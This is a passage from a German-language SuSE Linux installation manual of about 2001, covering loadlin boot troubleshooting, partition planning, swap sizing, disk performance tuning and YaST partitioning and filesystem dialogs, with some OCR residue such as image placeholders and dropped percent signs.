  DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
  ```

- Vermeiden Sie während der Installation Zugriffe auf das Diskettenlaufwerk.

2.7.9 loadlin fehlt Speicher, um den Kernel zu laden

Sie haben nicht genügend freien Speicher unterhalb 640 KB. Versuchen Sie, aus den Startdateien des Systems (`config.sys`, `autoexec.bat`) einige Treiber zu entfernen oder in den hohen Speicherbereich zu laden.

Falls Sie unter Windows 95/98 komprimierte Laufwerke haben und das Hochladen des Treibers nicht hilft, müssen Sie die komprimierten Laufwerke dekomprimieren.

2.7.10 loadlin funktioniert nicht

Falls es mit loadlin irgendwelche Probleme gibt, können Sie **`loadlin`** mit den Optionen `-v`, `-t` oder `-d` aufrufen. Am Besten lassen Sie mit

```
C:\> loadlin -d debug.out <weitere Parameter>
```

die Debug-Informationen in die Datei `debug.out` schreiben; diese Datei können Sie dem SuSE-Support schicken. Für <weitere Parameter> müssen Sie Ihre eigenen System-Gegebenheiten einsetzen (vgl. Abschnitt 4.9.1 auf Seite 148).

2.7.11 DOS läuft im Protectedmodus

loadlin kann den Kernel nur dann booten, wenn der Rechner entweder im Realmodus oder im Virtuellen 8086-Modus (bei verfügbarem VCPI-Server) läuft. Falls Sie unter Windows 95/98 arbeiten, müssen Sie den Rechner in den MS-DOS-Modus bringen.

- Dazu gehen Sie entweder über den ‘`Start`’-Button, ‘`Beenden`’, ‘`Computer im MS-DOS-Modus starten`’ oder
- Sie erstellen eine Verknüpfung mit der MS-DOS-Eingabeaufforderung und ändern die Eigenschaften folgendermaßen: im Register ‘`Programm`’ wählen Sie ‘`Erweitert...`’ und kreuzen dort ‘`MS-DOS-Modus`’ an. Wenn Sie die Eingabeaufforderung jetzt starten, geht der Rechner in den MS-DOS-Modus.

2.7.12 Laufwerksbezeichnung des CD-ROM-Laufwerks

Wenn Sie mit fips eine weitere Partition auf der Festplatte angelegt haben, ist das eine DOS-Partition. Deshalb verschieben sich die anschließenden Laufwerksbuchstaben und das CD-ROM-Laufwerk ist z. B. nicht mehr `D:` sondern `E:`.

Nach dem Ändern der Partitionstypen mit YaST normalisiert sich das wieder, das CD-ROM-Laufwerk ist wieder `D:`

Falls Sie unter Windows 95/98 Schwierigkeiten haben, den Explorer oder den Arbeitsplatz zu öffnen, versucht der immer noch, auf `D:` zuzugreifen (um bei diesem Beispiel zu bleiben). Sie müssen ihm mit der Systemsteuerung unter die Arme greifen und die Laufwerkskennung des CD-ROM-Laufwerks eintragen.

2.8 Hinweise zum Partitionieren

Sie sind neu im Umgang mit Linux und dessen Dateisystemen. So ergeben sich die Fragen: Wie viel Platz stellt man Linux zur Verfügung? Wie viel braucht man unbedingt? Wie viel sollte es sein? Wie viel macht Sinn? Wie teilt man den Platz auf?

Partitionstypen beim PC

Jede Festplatte enthält eine Partitionstabelle, die Platz für vier Einträge hat. Jeder Eintrag in der Partitionstabelle kann entweder eine primäre Partition oder eine erweiterte Partition sein, wobei aber maximal *eine* erweiterte Partition möglich ist.

Primäre Partitionen sind recht einfach zu betrachten: sie sind ein durchgehender Bereich von Zylindern, der einem Betriebssystem zugeordnet ist. Mit primären Partitionen könnte man pro Festplatte aber nur maximal vier Partitionen einrichten; mehr passt nicht in die Partitionstabelle.

Hier setzt jetzt das Konzept der erweiterten Partition an. Die erweiterte Partition ist ebenfalls ein durchgehender Bereich von Plattenzylindern. Man kann die erweiterte Partition aber nochmal in so genannte *logische Partitionen* unterteilen, die selbst keinen Eintrag in der Partitionstabelle brauchen. Die erweiterte Partition ist sozusagen ein Container, der die logischen Partitionen enthält.

Wenn Sie mehr als vier Partitionen benötigen, müssen Sie beim Partitionieren nur darauf achten, dass Sie spätestens die vierte Partition als erweiterte Partition vorsehen und ihr den gesamten freien Zylinderbereich zuordnen. Darin können Sie dann „beliebig“ viele logische Partitionen einrichten (das Maximum liegt bei 15 Partitionen für SCSI-Platten und bei 63 Partitionen für (E)IDE-Platten).

Linux ist es egal, auf welcher Art von Partitionen (primär und/oder logisch) die Installation vorgenommen wird.

Entscheidung treffen

Beginnen wir mit der Frage nach dem unbedingt Notwendigen: 180 MB, wobei dies schon eine spezielle Anwendung des Rechners voraussetzt. Man arbeitet nur auf der Konsole – kein X Window System. Will man sich mal X anschauen und einige wenige Applikationen starten: 500 MB. Beide Werte sind Swap-inklusive.

Wie viel sollte es sein? 1 GB – in der Welt der Gigabyte-Festplatten eine eher bescheidene Forderung. Swap-inklusive und nach oben hin offen.

Wie viel macht Sinn? Kommt darauf an, was Sie wollen:

- Unter X mit modernen Applikationen wie KDE oder GNOME, Applixware oder Staroffice und Netscape oder Mozilla arbeiten: 1,2 GB.
- Mit Linux kleinere eigene Applikationen unter X entwickeln. Ebenfalls 1,2 GB.
- Beide o. g. Punkte: 2 GB.

- Eigene X-Server übersetzen, eigene CDs brennen und o. g. Punkte: 4 GB.
- Internet/FTP-Server betreiben: 700 MB Grundsystem + beliebig.

Wie teilt man den Platz auf? Eine einfache Frage mit einer nicht so einfachen Antwort.



Tipp

Bei der nunmehr erreichten Robustheit des Linux-Dateisystems ist es ein durchaus *gutes* Vorgehen, die gleiche Strategie wie YaST zu verfolgen: eine kleine Partition zu Beginn der Platte für `/boot` vorzusehen (mindestens 2 MB, bei großen Platten 1 Zylinder), eine Partition für Swap (128-256 MB), der ganze Rest für `/`.

Wenn Sie etwas, aber gleichwohl möglichst wenig partitionieren wollen, gelten folgende einfachen Regeln:

- Bis ca. 500 MB: Swap-Partition und eine Root-Partition (`/`).
- Ca. 500 MB bis 4 GB: kleine Boot-Partition für den Kernel und für LILO *zu Beginn* der Festplatte (`/boot`, mindestens 8 MB bzw. 1 Zylinder), Swap-Partition und der Rest für die Root-Partition (`/`).
- Vorschlag für ab ca. 4 GB, Sie können aber auch wie beim vorigen Punkt verfahren : Boot (`/boot`), Swap, Root (250 MB), Home (`/home`) mit ca. 200 MB je Benutzer) und der Rest für Programme (`/usr`); ggf. je eine weitere Partition für `/opt` (vgl. unten auf dieser Seite) und für `/var`.



Hinweis

Abhängig von der BIOS-Version Ihres Rechners kann es notwendig sein, dass Sie eine Linux-Partition unterhalb der „1024-Zylinder-Grenze“ anlegen müssen, um Linux direkt von Platte zu starten (lesen Sie dazu auf Seite 123 auf Seite 143). Dies betrifft Sie nicht, wenn Sie Linux von DOS/Windows aus mit loadlin starten. Üblicherweise wird seit SuSE Linux 6.0 die Bootpartition (`/boot`) diese Startpartition sein.

Es ist zu bedenken, dass einige – zumeist kommerzielle – Programme ihre Daten unter `/opt` installieren; sehen Sie ggf. entweder für `/opt` eine eigene Partition vor oder dimensionieren Sie die Root-Partition entsprechend größer. Auch KDE oder GNOME liegen unter `/opt`! Im Einzelnen handelt es sich u. a. um die in Tabelle 2.1 auf der nächsten Seite aufgelisteten Programm-Pakete bzw. Demos – jeweils etwas auf Zuwachs berechnet (in der genannten Tabelle werden auch Programme genannt, die *nicht* mit SuSE Linux mitgeliefert werden!).

KDE	170 MB
GNOME	100 MB
htdig	5 MB
Fortify	2 MB
dochost mit htdig-Volltextsuche	200 MB
Wabi	10 MB
Netscape	35 MB
Arcad	350 MB
Applixware	400 MB
Eagle	18 MB
Staroffice	150 MB
Cyberscheduler Software	30 MB
Cygnus Source-Navigator	20 MB
SNiFF+	45 MB
Insure++	45 MB
pep	18 MB
Oracle 8	400 MB
Sybase – Adaptive Server Enterprise	170 MB
virtuoso – OpenLink Virtuoso Lite Edition	55 MB

Tabelle 2.1: Beispiele für Pakete unter `/opt` – nicht alle dieser Pakete werden mit SuSE Linux mitgeliefert!

2.9 Partitionieren für Fortgeschrittene

Im Abschnitt 2.8 auf Seite 65 sowie in Abschnitt 2.10.1 auf Seite 73 wird auf Möglichkeiten der Partitionierung des Systems eingegangen. Dieser Abschnitt nun soll detaillierte Informationen bereitstellen, mit denen Sie sich ein für Ihre Zwecke optimales Partitionierungsschema anlegen können. Dieser Abschnitt ist insbesondere für diejenigen interessant, die ihr System optimal konfigurieren möchten – sowohl in puncto Sicherheit, als auch was Geschwindigkeit betrifft – und die dafür bereit sind, u. U. das bestehende System komplett neu aufzusetzen. Tabula rasa, wenn man so will.

Es ist unbedingt notwendig, ein grundlegendes Verständnis der Funktionsweise eines UNIX-Dateisystemes zu haben. Die Begriffe ☞*Mountpoint*, sowie physikalische, erweiterte und logische Partition sollten keine Fremdwörter sein.

Zunächst sollte erwähnt werden, dass es nicht den *einen* goldenen Weg für alle gibt, sondern viele goldene Wege für jeden. Keine Sorge, Sie werden in diesem Abschnitt auch konkrete Zahlen als Anhaltspunkt lesen.

Stellen Sie als ersten Schritt folgende Informationen zusammen:

- Was ist das Einsatzgebiet dieses Rechners (Fileserver, Application-Server, Compute-Server, Einzelplatzrechner)?
- Wie viele Leute werden an diesem Rechner arbeiten (simultane Logins)?
- Wie viele Festplatten hat der Rechner, wie groß sind diese und welches System haben Sie (EIDE, SCSI oder RAID-Controller)?

2.9.1 Die Größe der Swap-Partition

Oft werden Sie noch lesen: „Mindestens doppelt so viel ☞*Swap* wie Hauptspeicher“. Diese Formulierung stammt noch aus der Zeit, in der 8 MB RAM im Rechner nicht wenig war. Diese Zeiten sind vorbei. Wer sich heute einen neuen Rechner mit weniger als 64 MB Speicher kauft, wurde nicht gut beraten. Kommen wir noch einmal zur obigen Aussage zurück. Ziel war es, dass der Rechner über ungefähr 30 bis 40 MB virtuellen ☞*Speicher* verfügt.

Mit modernen Speicher hungrigen Applikationen müssen auch diese Werte nach oben hin korrigiert werden. Im Normalfall sollten 128 MB virtueller Speicher genügen, aber hier sollte man nicht geizen. Compiliert man unter X seinen Kernel und will sich mit Netscape die Hilfeseiten ansehen, während noch irgendwo Emacs läuft, hat man mit 128 MB virtuellem Speicher nicht mehr viele Reserven.

Daher ist man als durchschnittlicher User für absehbare Zeit mit 256 MB virtuellem Speicher auf der sicheren Seite. Was Sie auf keinen Fall machen sollten: überhaupt keinen Swap-Speicher anlegen. Selbst auf einem Rechner mit 256 MB RAM sollte noch ein Swap-Bereich vorhanden sein. Die Gründe hierfür werden unter Abschnitt 2.9.3 auf Seite 71 deutlich.

Sie lassen umfangreiche Simulationen mit einem Speicherbedarf (!) von mehreren Gigabyte berechnen. Wenn Sie Bedenken haben sollten, ob Linux für Ihre Anwendung genügend Reserven bietet, lesen Sie Abschnitt 2.9.2 auf Seite 70 (Einsatzgebiet Compute-Server).

2.9.2 Einsatzgebiet des Rechners

Einsatz als Einzelrechner:

Der häufigste Anwendungsfall für einen Linux-Rechner ist der Einsatz als Einzelrechner. Damit Sie sich an konkreten Werten orientieren können, haben wir ein paar Beispielkonfigurationen zusammengestellt, die Sie je nach Bedarf bei sich zu Hause oder in der Firma übernehmen können. In Tabelle 2.2 sehen Sie einen kleinen Überblick der verschiedenen Installationsvolumina für ein Linux-System.

Installation	benötigter Plattenplatz
sehr klein	180 MB bis 400 MB
klein	400 MB bis 800 MB
mittel	800 MB bis 4 GB
groß	4 GB bis 8 GB

Tabelle 2.2: Beispiele für Größen von Installationen

Natürlich erhöhen sich die Werte entsprechend, wenn Sie über das System hinausgehende, zusätzliche Datensätze sichern wollen.

Beispiel: Standard-Arbeitsplatzrechner (sehr klein)

Sie haben eine ca. 500 MB große Festplatte übrig und möchten auf diese Linux installieren: eine 64 MB große Swap-Partition und den Rest für `/` (Root-Partition).

Beispiel: Standard-Arbeitsplatzrechner (Durchschnitt)

Sie haben 1,2 GB für Linux frei. Kleine Boot-Partition `/boot` (5-10 MB bzw. 1 Zylinder), 128 MB für Swap, 800 MB für `/` und den Rest für eine separate `/home`-Partition.

Beispiel: Standard-Arbeitsplatzrechner (Luxus)

Falls Ihnen 1,2 GB oder mehr auf mehreren Platten zur Verfügung stehen, gibt es keine pauschale Partitionierung. Lesen Sie hierzu bitte Abschnitt 2.9.3 auf der nächsten Seite.

Einsatz als Fileserver:

Hier kommt es *wirklich* auf Festplattenperformance an. SCSI-Geräten sollte unbedingt der Vorzug gegeben werden. Achten Sie auch auf Leistungsfähigkeit der Platten und des verwendeten Controllers.

Ein Fileserver bietet die Möglichkeit, Daten zentral zu halten. Hierbei kann es sich um ☞*Benutzerverzeichnisse*, eine Datenbank oder sonstige Archive handeln. Der Vorteil ist eine wesentlich einfachere Administration.

Falls der Fileserver ein größeres Netz bedienen soll (ab 20 Usern), wird die Optimierung des Plattenzugriffs essentiell.

Angenommen, Sie möchten einen Linux-Fileserver aufbauen, der 25 Benutzern Heimatverzeichnisse (Home) zur Verfügung stellen soll. Sie wissen, jeder Benutzer wird maximal 100-150 MB für seine persönlichen Daten in Anspruch nehmen. Falls nicht jeder dieser Benutzer stets in seinem Home kompiliert, reicht hierfür eine 4 GB Platte, welche einfach unter `/home` gemountet wird.

Haben Sie 50 Benutzer, so wäre rein rechnerisch eine 8 GB Platte notwendig. Besser ist es in diesem Fall jedoch, `/home` auf zwei 4 GB Platten aufzuteilen, da sich diese dann die Last (und Zugriffszeit!) teilen.



Tipp

Den Cache eines Webbrowsers sollten die Benutzer unbedingt auf lokalen Festplatten halten!

Einsatz als Compute-Server:

Ein Compute-Server ist in der Regel ein leistungsstarker Rechner, der berechnungsintensive Aufgaben im Netz übernimmt. Solch eine Maschine verfügt typischerweise über einen etwas größeren Hauptspeicher (ab 512 MB RAM). Der einzige Punkt, an dem für einen schnellen Plattendurchsatz gesorgt werden muss, sind etwaige Swap-Partitionen. Auch hier gilt: mehrere Swap-Partitionen auf mehrere Platten verteilen.

2.9.3 Optimierungsmöglichkeiten

Die Platten sind zumeist der begrenzende Faktor. Um diesen Flaschenhals zu umgehen, gibt es zwei Möglichkeiten, die am Besten zusammen eingesetzt werden sollten:

- Verteilen Sie die Last gleichmäßig auf mehrere Platten.
- Setzen Sie ein optimiertes Dateisystem ein (z. B. `reiserfs`).
- Statten Sie den Fileserver mit genügend Speicher aus (256 MB Minimum).

Parallelisierung durch mehrere Platten

Die erstgenannte Methode bedarf einer tiefer gehenden Erklärung. Die Gesamtzeit, die vergeht, bis angeforderte Daten bereitgestellt werden, setzt sich (in etwa) aus folgenden Teilen zusammen:

1. Zeit, bis die Anforderung beim Plattencontroller ist.
2. Zeit, bis der Plattencontroller diese Anforderung an die Festplatte schickt.
3. Zeit, bis die Festplatte ihren Kopf positioniert.
4. Zeit, bis sich das Medium zum richtigen Sektor gedreht hat.
5. Zeit für die Übertragung.

Punkt 1 ist abhängig von der Anbindung über das Netzwerk und muss dort geregelt werden. Dies wollen wir hier nicht weiter betrachten. Punkt 2 ist eine relativ vernachlässigbare Zeit, die vom Plattencontroller selbst abhängt. Punkt 3 ist eigentlich der Hauptbrocken. Gemessen wird die Positionierung in ms. Verglichen mit den in ns gemessenen Zugriffszeiten im Hauptspeicher ist das ein Faktor von 1 Million! Punkt 4 ist von der Drehzahl der Platte abhängig. Punkt 5 von der Drehzahl und der Anzahl der Köpfe, ebenso wie von der aktuellen Position des Kopfes (innen oder außen).

Für die optimale Performance sollte man also bei Punkt 3 angreifen. Hier kommt bei SCSI-Geräten das Feature „disconnect“ ins Spiel. Mit diesem Feature passiert in etwa folgendes:

Der Controller sendet an das angeschlossene Gerät (in diesem Fall die Festplatte) den Befehl „Gehe zu Track x, Sektor y“. Nun muss sich die träge Mechanik

der Platte in Bewegung setzen. Wenn die Platte intelligent ist (also disconnect beherrscht) und der Treiber für den Controller dieses Feature auch beherrscht, schickt der Controller der Platte unmittelbar daraufhin einen disconnect-Befehl und die Platte trennt sich vom SCSI-Bus ab. Ab jetzt können andere SCSI-Geräte ihre Transfers erledigen. Nach einer Weile (je nach Strategie bzw. Last auf dem SCSI-Bus) wird wieder die Verbindung zur Platte aktiviert. Idealerweise hat diese bereits den geforderten Track erreicht.

In einem Multitasking-Multiuser Betriebssystem wie Linux kann man hier natürlich gut optimieren. Sehen wir uns einen Ausschnitt einer Ausgabe des **df** Befehls an (vgl. Ausgabe 2.9.1).

```
Filesystem     1k-blocks      Used Available Use% Mounted on
/dev/sda1        2974550    892663   1928065  32% /
/dev/sdb1        2974550   1948093    872635  69% /usr
/dev/sdc1        2457832   1967464    490368  80% /usr/lib
```

Ausgabe 2.9.1: Beispiel einer Partitionierung: Ausgabe mittels Befehl **df**.

Was bringt uns diese Parallelisierung? Angenommen wir geben in `/usr/src` ein:

```
root@erde:/usr/src/ > tar xzf package.tar.gz -C /usr/lib
```

Das soll also package.tar.gz nach `/usr/lib/package` installieren. Hierzu werden von der Shell tar und gzip aufgerufen (befinden sich in /bin und somit auf `/dev/sda`), dann wird `package.tar.gz` von `/usr/src` gelesen (befindet sich auf `/dev/sdb`). Als Letztes werden die extrahierten Daten nach `/usr/lib` geschrieben (liegt unter `/dev/sdc`). Sowohl Positionierung, wie auch Lesen/Schreiben der platteninternen Puffer können nun quasiparallel ausgeführt werden.

Das ist ein Beispiel von vielen. Als Faustregel gilt, dass bei Vorhandensein entsprechend vieler (gleich schneller) Platten `/usr` und `/usr/lib` auf verschiedenen Platten lagern sollten. Hierbei sollte `/usr/lib` ca. 70 sich bei der Verlagerung auf zwei Platten wegen der Zugriffshäufigkeit auf der Platte mit `/usr/lib` befinden.

Ab einer gewissen Menge an SCSI-Platten (ca. 4 bis 5) sollte man sich jedoch ernsthaft mit einer RAID-Lösung in Software oder gleich besser mit der Anschaffung eines RAID-Controllers beschäftigen. Dadurch werden dann Operationen auf den Platten nicht nur quasiparallel, sondern echt parallel ausgeführt. Fehlertoleranz ist ein weiteres angenehmes Nebenprodukt.

Plattendurchsatz und die Größe des Hauptspeichers

Wir weisen an vielen Stellen darauf hin, dass die Größe des Hauptspeichers unter Linux oft wichtiger ist als die Geschwindigkeit des Prozessors. Ein Grund – wenn nicht sogar der Hauptgrund – ist die Eigenschaft von Linux, dynamische Puffer mit Festplattendaten anzulegen. Hierbei arbeitet Linux mit allerlei Tricks wie „read ahead“ (holt vorsorglich Sektoren im Voraus) und „delayed write“ (spart sich Schreibzugriffe, um sie dann in einem Aufwasch auszuführen). Letzteres ist der Grund, warum man einen Linux-Rechner nicht einfach ausschalten

darf. Beide Punkte sind dafür verantwortlich, dass sich der Hauptspeicher mit der Zeit immer scheinbar füllt und dass Linux so schnell ist.

```
             total   used    free   shared    buffers    cached
Mem:           255    246       9        0         23        44
-/+ buffers/cache:    178      76
Swap:          261      3     257
```

Ausgabe 2.9.2: Die Ausgabe von **`free -m`**

Ausgabe 2.9.2 zeigt, dass in obigem Beispiel gut 23 MB in Puffern gesichert sind. Will man auf irgendwelche Daten zugreifen, welche sich noch im Puffer befinden, sind diese praktisch sofort da.

2.10 Manuelle Konfiguration der Festplatte

2.10.1 Partitionen konfigurieren

Worum geht es?

Hier wird besprochen, mit welchen YaST-Masken Sie konfrontiert werden, wenn sie sich in Abschnitt 2.2.3 auf Seite 36 entschieden haben, interaktiv zu partitionieren.

Hintergrund-Informationen zu den unterschiedlichen Partitionstypen finden Sie in einem Dokument von ANDRIES BROUWER (`http://www.win.tue.nl/~aeb/partitions/`).

Schritt für Schritt...

Gehen Sie so vor, um die Partitionen einzurichten:

1. YaST präsentiert einen Bildschirm mit mehreren Bereichen (vgl. Abbildung 3.9 auf Seite 89):

   - Ganz oben stehen die Parameter der Festplatte.
   - Im zweiten Teil stehen etwaige Warnungen und Fehlermeldungen des Programms fdisk. Diese Meldungen können Sie mit (F6) genauer betrachten.
   - Im unteren Teil finden Sie die Partitionen, die fdisk auf der Festplatte gefunden hat. Dort sehen Sie die Partition(en) Ihres bisherigen Betriebssystems, beispielsweise von MS-DOS. Falls Sie schon eine Swap-Partition angelegt hatten, ist auch diese hier aufgeführt.

2. Wenn Sie vorhandene Partitionen löschen wollen, um den entstandenen freien Platz neu in Partitionen aufzuteilen, sollten Sie das zuerst tun.

   Steuern Sie die zu löschende Partition mit (↓) und (↑) an. Überlegen Sie nochmal gut, ob es die richtige Partition ist; achten Sie auch auf den Typ der Partition. Dann drücken Sie (F4) und bestätigen das Löschen mit (↵).


   

   Achtung

   Wenn Sie Partitionen löschen, sind alle darin enthaltenen Daten ebenfalls gelöscht. Diese Aussage ist technisch nicht 100 korrekt, aber Ihre Daten werden gleichwohl verloren sein!

   Falls Sie mehrere Partitionen löschen wollen, erledigen Sie das am Besten in einem Zug.

3. Wenn Sie bereits vorhandene Partitionen anderer Betriebssysteme direkt für Linux verwenden wollen, können Sie das tun, indem Sie jetzt den Typ der Partition ändern.



Achtung

Wenn Sie den Typ einer Partition ändern, kann auf die darin enthaltenen Daten von anderen Betriebssystem (MS-DOS oder Windows) möglicherweise nicht mehr zugegriffen werden!

Steuern Sie die Partition, deren Typ Sie ändern wollen, mit ↓ und ↑ an. Wenn Sie sicher sind, dass Sie die „richtige“ Partition erwischt haben, drücken Sie F3.

Es erscheint ein Auswahlfenster für den neuen Partitionstyp. Wählen Sie zwischen *normaler* Linux-Partition und Swap-Partition und bestätigen Sie mit ↵.

4. Wenn Sie neue Partitionen für Linux anlegen wollen – das ist der Normalfall –, legen Sie diese am Besten alle nacheinander an. Dazu drücken Sie zuerst F5. Falls F5 keine Wirkung zeigt, bedeutet dies: Platte ist schon voll, kein Platz für neue Partitionen vorhanden. Dann müssen Sie zuerst Partitionen löschen (siehe oben)...



Abbildung 2.18: YaST – Partitionierung festlegen

Es erscheint ein Auswahlfenster für die Art der neu anzulegenden Partition (Abbildung 2.18). Wählen Sie zwischen ‘`Primärer Partition`’, ‘`Erweiterter Partition`’ und eventuell ‘`Logischer Partition`’; bestätigen Sie mit ↵. Zur Erinnerung: Sie können maximal 4 *primäre* Partitionen haben. Brauchen Sie mehr als 4 Partitionen, müssen Sie spätestens die 4. Partition als *erweiterte* Partition vorsehen, innerhalb derer Sie dann mehrere *logische* Partitionen anlegen können. Weitere Informationen dazu finden Sie in Abschnitt 2.8 auf Seite 65.

Haben Sie eine primäre oder logische Partition angelegt, müssen Sie angeben, als welches Device die Partition angesprochen werden soll. YaST bietet die freien Devicenamen an. Wählen Sie einfach den obersten Namen aus, z. B. '`/dev/hda2`' und drücken Sie (↵).

Im nächsten Schritt müssen Sie die Größe der neuen Partition festlegen. YaST schlägt als Beginn der Partition (Startzylinder) den ersten freien Zylinder vor. Im Normalfall übernehmen Sie diese Vorgabe mit (↵). Jetzt geben Sie das Ende der Partition an. 3 Eingabemöglichkeiten stehen zur Verfügung: die Nummer des Endzylinders (z. B. `976`), die Anzahl der Zylinder der Partition (z. B. `+66`) oder die Größe in Megabyte (z. B. `+100M`). Noch einmal (↵) bringt Sie auf '`Weiter`', Sie bestätigen mit (↵).

Jetzt erscheint die neu angelegte Partition im unteren Bereich des Bildschirms. Falls die Partition nicht wunschgemäß geraten ist, können Sie sie gleich mit (F4) wieder löschen...

5. Eine der Partitionen sollte unbedingt eine Linux-Swappartition sein. Wenn Sie noch keine angelegt haben, wählen Sie mit (↓) und (↑) eine passende Partition aus; um eine sinnvolle Größe der Swappartition zu finden, sehen Sie in Abschnitt 2.8 auf Seite 65 nach. Drücken Sie (F3) und wählen Sie '`Linux-Swappartition`' aus, bestätigen Sie mit (↵).

6. Haben Sie alle Partitionen nach Wunsch beisammen (jetzt sollte die Platte komplett belegt sein)? Haben Sie auch an die Swappartition gedacht? Dann bringen Sie den Cursor mit (Tab) in das Feld '`Weiter`', falls er nicht schon dort steht. (↵) führt Sie nach nochmaliger Bestätigung in die Eingabemaske '`Festlegen der Dateisysteme`'.

Unter bestimmten Bedingungen überprüft YaST jetzt erneut die Swap-Partition, um auf der sicheren Seite zu sein.

2.10.2 Dateisysteme und „Mountpoints“ festlegen

Worum geht es?

Alle Partitionen wurden im vorangegangenen Abschnitt in die Partitionstabelle eingetragen. In diesem Schritt nun geben Sie für die gerade konfigurierten Linux-Partitionen und auch für die eventuell bestehenden DOS-/HPFS-Partitionen weitere Informationen an.

Zusatzinfo

Diese Informationen über die Partitionen werden zum Teil dauerhaft festgehalten in der Datei `/etc/fstab`, der Dateisystem-Tabelle (engl. *file system table*). Die `/etc/fstab` enthält alle konstanten Angaben zu den Dateisystemen, etwa den ☞*Device*-Namen, die Position des Dateisystems im gesamten Linux-Dateisystembaum oder den Typ des Dateisystems, wie auch Informationen für die Programme dump und fsck; vgl. Manual-Page von **`fstab`** (**`man 5 fstab`**).

Des Weiteren braucht YaST die Daten selbst, um auf den formatierten Partitionen die Linux-Dateisysteme einrichten zu können. Die Swap-Partition bleibt in diesem Arbeitsschritt übrigens unberücksichtigt, da sie bereits in Abschnitt 2.10.1 auf Seite 73 festgelegt wurde und keine weiteren Freiheitsgrade hat.

Im Gegensatz zur Partitionstabelle (vgl. Abschnitt 2.10.1 auf Seite 73) sind die in diesem Arbeitsschritt zu tätigenden Angaben Linux-intern und haben also keine Auswirkungen auf andere Betriebssysteme, die in eigenen Partitionen liegen.

Noch einige Begriffserklärungen:

- Unter Linux sind alle Dateisysteme zu einem einzigen „Baum“ zusammengehängt (siehe Abbildung C.1 auf Seite 577). Für jedes einzelne Dateisystem muss festgelegt werden, als welcher Ast des Baumes es erscheinen soll: das ist dann der jeweilige ☞*Mountpoint*. Auch DOS- oder HPFS-Partitionen können Sie in den Linux-Verzeichnisbaum „einhängen“.

- Der Speicherplatz in einem Dateisystem wird mit Hilfe der ☞*Inodes* verwaltet. Die Inodes zeigen auf die eigentlichen in Dateien gespeicherten Daten. Die Zahl der Inodes wird beim Einrichten eines Dateisystems festgelegt. Will man viele kleine Dateien anlegen können, braucht man viele Inodes (die natürlich auch selbst mehr Platz verbrauchen); in Dateisystemen, die eher große Dateien enthalten, braucht man entsprechend weniger Inodes. Näheres zu diesem Thema finden Sie in Abschnitt 3.3.10 auf Seite 93.

Schritt für Schritt...

Sie befinden sich in der Eingabemaske ‘`Festlegen der Dateisysteme`’ (vgl. Abbildung 3.10 auf Seite 91). Gehen Sie so vor, um die Dateisysteme Ihrer neuen Partitionen festzulegen:

1. Zunächst zur Vorinformation, was zu tun ist:

   - Für Ihre DOS-/HPFS-Dateisysteme (in den DOS-/HPFS-Partitionen) *können* Sie hier einen ☞*Mountpoint* festlegen.
   - Für jede Ihrer neuen Linux-Partitionen:
     - *Müssen* Sie einen Mountpoint festlegen.
     - *Können* Sie mit ‘`F3=Typ setzen`’ ein Dateisystem auswählen (`ext2` oder `reiserfs`).
     - *Können* Sie mit ‘`F5=Expertenmenü`’ Feineinstellungen vornehmen.
     - *Können* Sie mit ‘`F6=Formatieren`’ die vorgeschlagene Art des Formatierens verändern (*mit* oder *ohne* Prüfung).
   - Die Funktion ‘`Fstab lesen`’ brauchen Sie bei der Erstinstallation *nicht*.

2. Sie können den Typ des Linux-Dateisystems mit (F3) setzen. Es stehen z. Z. das bewährte `ext2` oder das neue `reiserfs` mit fortgeschrittenen Möglichkeiten zur Verfügung.




FESTLEGEN DER DATEISYSTEME
Aktuelle Liste der Dateisysteme der vorhandenen Festplatten:
Device-Name Blöcke Inodes Format Fs-Typ Mount-Point Partition
/dev/sda1
/dev/sda3
/dev/sdb1
/dev/sda2
/dev/cdrom
/dev/fd0
none
none
5 FAT32
ALS WELCHES DOS-DATEISYSTEM MOUNTEN
Wie wollen Sie das DOS-Dateisystem von Linux aus ansprechen, als normales DOS-, als Win95-System mit langen Dateinamen oder als UMSDOS-Dateisystem?
Wählen Sie hier bitte nur UMSDOS, wenn Sie auf Ihrer DOS-Partition Dateien ablegen wollen, die zum Linux-System gehören. Wollen Sie nur von Linux aus auf Ihre DOS- oder Win95-Dateien zugreifen oder diese verändern, dann sind die ersten beiden Möglichkeiten wesentlich effizienter.
< DOS >
<FAT-Win95 >
< UMSDOS >
F1=Hilfe
F4=Mount Point
F5=Inode Dichte
F6=Formatieren
F7=Fstab lesen
< Weiter >
< Abbruch >

Abbildung 2.19: YaST – DOS/Windows-Partition mounten



Achtung

ReiserFS kann *nicht* zusammen mit Software-RAID 5 eingesetzt werden. Bei Hardware-RAID gibt es keine Einschränkungen. Zur Zeit (Januar 2001) ist `reiserfs` im Vergleich zu `ext2` noch sehr jung; bitte berücksichtigen Sie diesen Umstand, wenn Sie sich für `reiserfs` entscheiden. Zu ReiserFS vgl. auf Seite 91.

3. Wenn Sie eine DOS- oder HPFS-Partition mit Linux ansprechen wollen, wählen Sie diese aus und drücken Sie (F4) . Es erscheint ein Eingabefenster, in dem Sie ein Verzeichnis angeben müssen. Unter diesem Verzeichnis finden Sie später Ihr DOS-/HPFS-Dateisystem. Wählen Sie ‘`Anderer Eintrag`’ und geben Sie dann zum Beispiel `/dosc` an; achten Sie auf den Schrägstrich (‘`/`’) am Anfang. Bestätigen Sie mit (⏎) .

